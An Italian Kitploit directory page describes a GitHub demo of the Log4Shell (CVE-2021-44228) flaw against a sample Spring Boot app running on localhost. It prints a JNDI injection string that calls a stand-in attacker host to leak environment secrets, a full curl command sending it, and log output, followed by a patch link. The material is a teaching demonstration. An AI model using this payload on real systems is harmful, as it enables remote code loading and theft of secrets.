Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
log4j-vulnerability — Log4Shell (CVE-2021-44228) è una vulnerabilità zero-day in Log4j | Kitploit

Strumenti/GitHubGitHub/mazhar-hassan/log4j-vulnerability
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebRaccolta InformazioniPenetration TestingApprendimento e Formazione
GitHubmazhar-hassan/log4j-vulnerability

log4j-vulnerability

Log4Shell (CVE-2021-44228) è una vulnerabilità zero-day in Log4j

Vedi Repository
264 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer è una piattaforma open-source di gestione degli accessi privilegiati (PAM) che fornisce ai team DevOps e IT un accesso sicuro e on-demand a endpoint SSH, RDP, Kubernetes, database e RemoteApp tramite un browser web.

    392
  • 5

    SafeLine

    chaitin/safeline

    WAF self-hosted e reverse proxy che filtra il traffico HTTP malevolo, blocca SQL injection, XSS e attacchi bot, con limitazione del tasso e crittografia dinamica HTML/JS.

    344
  • 6

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    336

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

Log4Shell (CVE-2021-44228) è una vulnerabilità zero-day in Log4j

Vulnerabilità Log4J

Scoperta: 24 novembre 2021

Patch applicata: 6 dicembre 2021

Demo dell'attacco

Clicca qui sotto per il video YouTube

ATTACK DEMO

Applicazione di esempio

Questa applicazione di esempio è un'applicazione Spring Boot, utilizza log4j come framework di logging e viene eseguita con le seguenti variabili d'ambiente sulla porta 8080 su localhost

Guarda la spiegazione video:

https://youtu.be/bb6pgWrm7tA

Variabili d'ambiente

key=jason.bourne;secret=Treadstone

Attacco

POST http://localhost:8080//v1/public/log-test

Parametro:

value=${jndi:ldap://some-random-hacking-site.com}

Attacco dal client

Ottieni le variabili d'ambiente

Usando la seguente stringa puoi ottenere le variabili d'ambiente value=${jndi:ldap://some-random-hacking-site.com}/${env:key}/${env:secret}

Comando Curl

curl -X POST -H 'Content-Type: application/x-www-form-urlencoded' -i http://localhost:8080/v1/public/log-test --data 'value=${jndi:ldap://some-random-hacking-site.com}/${env:key}/${env:secret}'

Console di log

2021-12-25 10:47:58,112 http-nio-8080-exec-1 WARN Error looking up JNDI resource [ldap://some-random-hacking-site.com]. javax.naming.CommunicationException: some-random-hacking-site:389 [Root exception is java.net.ConnectException: Connection timed out: connect] at com.sun.jndi.ldap.Connection.<init>(Connection.java:243) at com.sun.jndi.ldap.LdapClient.<init>(LdapClient.java:137) at com.sun.jndi.ldap.LdapClient.getInstance(LdapClient.java:1615)

Correzione

https://spring.io/blog/2021/12/10/log4j2-vulnerability-and-spring-boot

Conferma

mvn dependency:tree Assicurati che nessuna delle JAR dipendenti punti a una versione vulnerabile di log4j.

Playlist sulla sicurezza di Techflix su YouTube

https://www.youtube.com/watch?v=bb6pgWrm7tA&list=PLLqjNYIgOqeQl6NaeIeUhvNcWdpOVNkRi&index=1

Scarica lo strumento